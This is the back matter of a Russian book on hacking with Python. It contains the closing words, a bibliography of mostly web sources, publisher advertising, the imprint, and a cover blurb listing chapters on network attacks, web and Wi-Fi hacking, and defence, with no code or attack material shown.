Надеемся, что данное руководство вдохновит вас на дальнейшее изучение кибербезопасности и поможет вам расширить ваши знания в этой захватывающей области. Помните, что обучение и развитие навыков должны быть непрерывными процессами в сфере кибербезопасности. Используйте полученные знания для создания безопасных и защищенных систем и продолжайте совершенствовать свои навыки и методы работы в этой динамично развивающейся сфере.

Код различных примеров, использованных в книге, можно скачать с сайта издательства в разделе "Материалы к книгам".

Список использованных источников информации

- Пестунов А.И. Программирование. Сборник задач / Новосибирск, 2012.
- Пряхина Е.Н. Основы программирования. Практикум. учебное пособие / Тюмень, 2023.
- Бедердинова О.И., Минеева Т.А., Водовозова Ю.А. Программирование на языках высокого уровня. Учебное пособие / Москва, 2019.
- Богомазова Д.Д., Кудряшова А.А. БЕЗОПАСНОСТЬ ВЕБ-РАЗРАБОТКИ: ЗАЩИТА ОТ АТАК И УЯЗВИМОСТЕЙ. В сборнике: МИР СТУДЕНЧЕСКОЙ НАУКИ. сборник статей Международного научно-исследовательского конкурса. Пенза, 2023. С. 14-18
- Хакерские атаки и защита от них в Unix и Windows Эд Скудис : пер. с англ. Зацепин В. Б.
- Python 3 и PyQt. Разработка приложений Прохоренок, Николай Анатольевич
- Мигель Гринберг ; пер. с англ. А. Н. Киселева Разработка веб-приложений с использованием Flask на языке Python
- <https://victor-komlev.ru/tsikly-v-python/>
- <https://cqr.company/ru/web-vulnerabilities/web-server-and-web-application-misconfiguration/>
- <https://yourtodo.ru/posts/razbiraemsya-v-rest-api-s-primerami-na-python/>
- <https://code.mu/ru/python/tasker/stager/>
- <https://dsec.ru/blog/article/bezopasnost-algoritmov-mashinnogo-obucheniya-ataki-s-ispolzovaniem-python/>
- <https://habr.com/ru/companies/vdsina/articles/516682/>
- <https://pythonist.ru/top-10-rekomendacij-po-bezopasnosti-v-python/>
- <https://requests.readthedocs.io/en/latest/index.html>
- <https://docs.python.org/3/library/threading.html>
- <https://docs.python.org/3/library/asyncio.html>
- <https://docs.python.org/3/library/socket.html>
- <https://scapy.readthedocs.io/en/latest/>
- <https://flask.palletsprojects.com/en/3.0.x/>
- <https://beautiful-soup-4.readthedocs.io/en/latest/>
- <https://www.selenium.dev/selenium/docs/api/py/index.html>
- <https://docs.python.org/3/library/sqlite3.html>
- <https://pypi.org/project/pywifi/>
- <https://wifi.readthedocs.io/en/latest/scanning.html>
- <https://pypi.org/project/wireless/>
- <https://github.com/nmnmapper/python3-nmap>
- <https://passlib.readthedocs.io/en/stable/>
- <https://github.com/KimiNewt/pyshark>
- <https://psutil.readthedocs.io/en/latest/index.html>
- <https://pypi.org/project/pyotp/>
- <https://psutil.readthedocs.io/en/latest/index.html>
- <http://mygpt.ru/blog/chat-gpt-i-kiberbezopasnost-voprosy-...nosti-i-bezopasnosti>
- <http://it-vacancies.ru/blog/zashhita-dannix-i-rabota-v-it/>
- <http://it-vacancies.ru/blog/10-osnov-informacionnoi-bezop...voditel-dolzen-znat/>
- <http://hanston.ru/press-centr/kak-obezopasit-vash-salon-krasoty-ot-ugroz/>
- <http://polikarpov.legal/ru/blogposts/kak-zashhitit-konfid...formacziyu-kompanii/>
- <http://bta.kg/investicionnye-sovety/informacionnaja-bezop...-vyzovy-i-reshenija/>
- <http://b-152.ru/oshibki-pri-obespechenii-bezopasnosti-oblachnykh-servisov>
- <http://integra-system.ru/819-tsentry-obrbotki-dannikh-ka...tivnogo-biznesa.html>

- habr.com/ru/articles/817237/
- 4brain.ru/internet_security/intro.php
- beautifulwoman24.ru/kak-zashhitit-konfidentialnye-donnee-bezopasnosti/
- sky.pro/wiki/profession/chto-takoe-kiberbezopasnost-v-internete/
- digitalocean.ru/n/chto-takoe-wi-fi-i-kak-on-rabotaet
- net27.ru/wiFi_Vs_wiMax.html
- qrv.su/index.php?action=issues&issue=274
- avshop.ru/post-info/1347220
- avshop.ru/post-info/1347219
- kompkimi.ru/sovety/eto-polezno-znat/besprovodnye-seti-wi-fi
- book.itep.ru/4/4/mimo.htm
- kitsvc.ru/blog/kak-vybrat-router
- ru.ruwiki.ru/wiki/%D0%97%D0%B0%D1%89%D0%B8%D1%82%D...82%D1%8F%D1%85_Wi-Fi
- www.mokosmart.com/ru/short-range-wireless-communication-technology/
- mobitech.com.ua/shop/product/tp-link-tl-mr100
- ppt-online.org/1027081
- studfile.net/preview/9843552/page:3/
- planeta-b.ru/page/versii-wi-fi-i-ih-otlichiya.html
- cqr.company/ru/web-vulnerabilities/broken-access-control/
- service.securitm.ru/docs/pci-dss-v4-0-ru/3-podderzhivayushie-eniya-uyazvimostyami
- habr.com/ru/companies/vk/articles/823740/
- beseller.by/blog/cookies/
- cqr.company/ru/web-vulnerabilities/session-hijacking/
- datami.ua/ru/chto-takoe-https-i-ssl-sertifikat/
- evmservice.ru/blog/tls-chto-eto/
- blog.browserscan.net/ru/docs/cookies-vs-sessions-vs-tokens
- brawus.ru/news/bezopasnost-mobilnih-prilozhenii-android
- foxminded.ua/ru/sql-inekciy/
- www.brainscape.com/flashcards/sql-13734221/packs/21317394
- uproger.com/sql-v-fokuse-polnoe-rukovodstvo-s-100-voprosami-chast-1/
- beseller.by/blog/bazy-dannykh-i-subd/
- hackmd.io/@ArtemovK/Slx10NTIn
- infourok.ru/bazy-dannyyh-4784141.html
- agaltsovav.ru/docs/architecture/database/
- github.com/ilyasukharev/magisters-novsu
- github.com/KapustaKosta/java-exam
- github.com/markdrir/interview_questions_python_junior
- ledigital.ru/chto-takoe-subd
- testengineer.ru/sql-for-testers/
- digitalocean.ru/n/chto-takoe-sql
- it-vacancies.ru/blog/cto-nuzno-znat-o-bazax-dannyx-v-it/
- selectel.ru/blog/relational-database/
- skyeng.ru/magazine/wiki/it-industriya/chto-takoe-dll
- www.yourtodo.ru/posts/voprosyi-s-sobesedovaniem-na-razrabochik-python/
- habr.com/ru/articles/564390/
- habr.com/ru/articles/754400/

- habr.com/ru/articles/446662/
- help.reg.ru/support/servery-vps/oblachnyye-bazy-database-snovnyye-komandy-sql
- help.reg.ru/support/servery-vps/oblachnyye-bazy-database-ionnyye-bazy-dannykh
- my-js.org/docs/cheatsheet/sql/
- qarocks.ru/top-30-qa-sql-interview-questions/
- stfalcon.com/ru/blog/post/Difference-Between-DDL-and-DML
- www.guru99.com/ru/database-normalization.html
- sky.pro/wiki/sql/primery-samyh-populyarnyih-subd/
- beseller.by/blog/http-zaposy-i-otvety/
- it.vstu.by/courses/information_systems/computer_networks/theory/php/
- sky.pro/wiki/javascript/znachenie-i-primenenie-api-v-programmirovaniu
- sky.pro/wiki/sql/znachenie-protokola-http-i-php/
- sky.pro/wiki/javascript/metody-integracii-sistem-cherez-api/
- vc.ru/u/2263319-vladimir-lovcov/884867-api-ot-a-do...a-teoriya-i-praktika
- zdrons.ru/veb-programmirovanie/ruby-on-rails-opisanie-i-primenenie/
- digitalocean.ru/n/chto-takoe-http-protokol
- appmaster.io/ru/blog/sozdanie-funktsii-real-nogo-v...v-veb-prilozheniiakh
- rulline.ru/tehnologii/setevie-protokoli-dlya-obesp...ruemosti-prilozhenij
- web.s nauka.ru/issues/2023/10/100843
- easyoffer.ru/question/7849
- habr.com/ru/articles/784548/
- qarocks.ru/http-request-methods/
- t4ka.ru/partner-club/tpost/mzkirac811-top-20-veb-s...sankt-peterburge-v-2
- tenchat.ru/media/2351722-poydem-v-bekend-ch-7-api-i-dokumentatsiya
- www.ssldragon.com/ru/blog/what-is-https/
- qalight.ua/ru/baza-znaniy/http-zapros-http-request/
- fastercapital.com/ru/content/%D0%9A%D1%83%D1%80%D1...%82%D0%B2%D0%BE.html
- it.vstu.by/courses/information_systems/computer_ne.../sockets/reveal.html
- beseller.by/blog/http-zaposy-i-otvety/
- beseller.by/blog/api-application-programming-interface/
- habr.com/ru/companies/timeweb/articles/824036/
- habr.com/ru/companies/ruvds/articles/759988/
- pikabu.ru/tag/%E4%EB%E8%ED%ED%EE%EF%EE%F1%F2,%EF%F...C%EC%E8%F1%F2?page=5
- prostoiblog.ru/klient-servernaya-arkhitektura-tcp-ip-http-i-https/
- skyeng.ru/magazine/wiki/it-industriya/chto-takoe-lokalnaia-set/
- cqr.company/ru/wiki/protocols/breaking-down-udp-a-...r-datagram-protocol/
- sky.pro/wiki/html/ispolzovanie-soketov-v-programmi...niiv-veb-prilozhenij/
- www.ittelo.ru/news/programmirovanie-svoego-veb-servera/
- help.mdaemon.com/mdaemon/ru/glossary.html
- medium.com/@loganxz3fisher/%D0%BA%D0%B0%D0%BA-%D0%...%B8-lan-9a6c93901fdb
- samara.mgpu.ru/~dzhadzha/dis/VSST/FOS.htm
- studfile.net/preview/17162461/page:19/
- victor-komlev.ru/veb-skraping-parsing-dannyh/
- elbrusboot.camp/blog/modiel-osi/
- https://www.freepik.com/icon/snake_5374039
- hardbroker.ru/pages/setevaya



Издательство «Наука и Техника» выпускает книги более 25 лет!

Уважаемые авторы!

Приглашаем к сотрудничеству по созданию книг
по **IT-технологиям, электронике, электротехнике, медицине, педагогике.**

Наши преимущества:

- являемся одним из ведущих технических издательств страны;
- выпускаем книги большими тиражами, что положительно влияет на гонорар авторов;
- регулярно переиздаем тиражи, автоматически выплачивая гонорар за *каждый* тираж;
- применяем индивидуальный подход в работе с каждым автором;
- работаем профессионально: от корректуры до авторских дизайн-проектов;
- проводим политику доступной цены;
- имеем собственные каналы сбыта: от федеральных сетей, крупнейших книжных магазинов РФ, ведущих маркетплейсов Ozon, Wildberries, Яндекс-Маркет и др. до ведущих библиотек вузов, ссузов.

Ждем Ваши предложения:

- тел. (812) 412-70-26
- эл. почта: nitmail@nit.com.ru

Будем рады сотрудничеству!

Для заказа книг:

- **интернет-магазин: nit.com.ru**
- более 3000 пунктов выдачи на территории РФ, доставка 3–5 дней
 - более 300 пунктов выдачи в Санкт-Петербурге и Москве, доставка 1–2 дня
 - тел. (812) 412-70-26
 - эл. почта nitmail@nit.com.ru
-
- **магазин издательства:** г. Санкт-Петербург, пр. Обуховской обороны, д. 107
- метро Елизаровская, 200 м за ДК им. Крупской
 - ежедневно с 10.00 до 18.00
 - справки и заказ: тел. (812) 412-70-26
-
- **книжные сети и магазины**
- | | |
|---|-------------------------|
| • «Читай-город» - сеть магазинов | тел. +7 (495) 424-84-44 |
| • «Буквоед» - сеть магазинов | тел. +7 (812) 601-0-601 |
| • Московский дом книги – сеть магазинов | тел. +7 (495) 789-35-91 |
| • ТД «БиблиоГлобус» | тел. +7 (495) 781-19-12 |
| • «Амиталь» — сеть магазинов | тел. +7 (473) 223-00-02 |
| • Дом книги, г. Екатеринбург | тел. +7 (343) 289-40-45 |
| • Дом книги, г. Нижний Новгород | тел. +7 (831) 246-22-92 |
| • Приморский торговый Дом книги | тел. +7 (423) 263-10-54 |
-
- **маркетплейсы Ozon, Wildberries, Яндекс-Маркет, Myshop и др.**

Бухарев Р. С.

ХАКИНГ

на Python

+ виртуальный диск с кодом

Группа подготовки издания:

Зав. редакцией компьютерной литературы: Е.В. Финков

Редактор: О.С. Петрунич

Корректор: А.В. Громова

Изображение на обложке использовано с ресурсов freepik.com, vecteezy.com и нейросети Шедеврум от Яндекса

Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Издательство не несет ответственности за возможный ущерб, причиненный в ходе использования материалов данной книги, а также за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на Интернет-ресурсы были действующими. Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги.

12+

ООО "Издательство Наука и Техника"

ОГРН 1217800116247, ИНН 7811763020, КПП 781101001

192029, г. Санкт-Петербург, пр. Обуховской обороны, д. 107, лит. Б, пом. 1-Н

Подписано в печать 21.10.2024. Формат 70x100 1/16.

Бумага газетная. Печать офсетная. Объем 23 п.л.

Тираж 2000. Заказ 11282.

Отпечатано с готового оригинал-макета

ООО «Принт-М», 142300, М.О., г.Чехов, ул. Полиграфистов, д.1



Книга состоит из 6 основных разделов:

1. **Основы языка Python:** его применение для различных задач хакинга, настройка среды для разработки, включая установку необходимых библиотек и инструментов.
2. **Сетевое программирование:** работа с сокетами, протоколы и атаки на сетевом уровне (ARP-отравление и снiffeринг трафика), создание простого сервера и клиента для понимания как устанавливать сетевые соединения, отправлять и получать данные между устройствами.
3. **Веб-хакинг на Python:** инструменты для веб-хакинга (сканеры уязвимостей, взломщики паролей и т.д.), методы взаимодействия с веб-серверами, включая отправку HTTP-запросов, парсинг HTML-страниц и автоматизацию взаимодействия с веб-приложениями.
4. **Атаки на приложения:** SQL-инъекции, атаки на сессии и куки, кросс-сайтовый скрипting (XSS).
5. **Защита и взлом Wi-Fi-сетей:** инструменты для аудита и защиты Wi-Fi-сетей, взлом Wi-Fi-паролей, сканирование сетей с использованием библиотеки pywifி.
6. **Защита от хакинга на Python:** библиотеки для шифрования данных, создание инструментов для защиты сетей и систем, включая простые файрволы и системы обнаружения вторжений, мониторинг и анализ сетевой активности и угроз.

В начале каждого раздела приводится список ключевых терминов, инструментов и сервисов, которые будут разобраны в этой главе и могут быть полезны для углубленного изучения темы. Также в книге вы найдете множество практических примеров и заданий, которые предназначены для самостоятельного выполнения, они помогут вам научиться решать реальные задачи и эффективно применять полученные знания в практической деятельности, а именно:

- писать скрипты для автоматизации задач кибербезопасности;
- анализировать сетевой трафик и выявлять потенциальные угрозы;
- разрабатывать собственные инструменты для тестирования на проникновение;
- использовать криптографию для защиты данных;
- создавать системы обнаружения вторжений и реагирования на инциденты.

издательство НАУКА и ТЕХНИКА рекомендует



ISBN 978-5-907592-61-2

9 785907 592612 >

«Издательство Наука и Техника» г. Санкт-Петербург

Для заказа книг: т. (812) 412-70-26

E-mail: nitmail@nit.com.ru

Сайт: nit.com.ru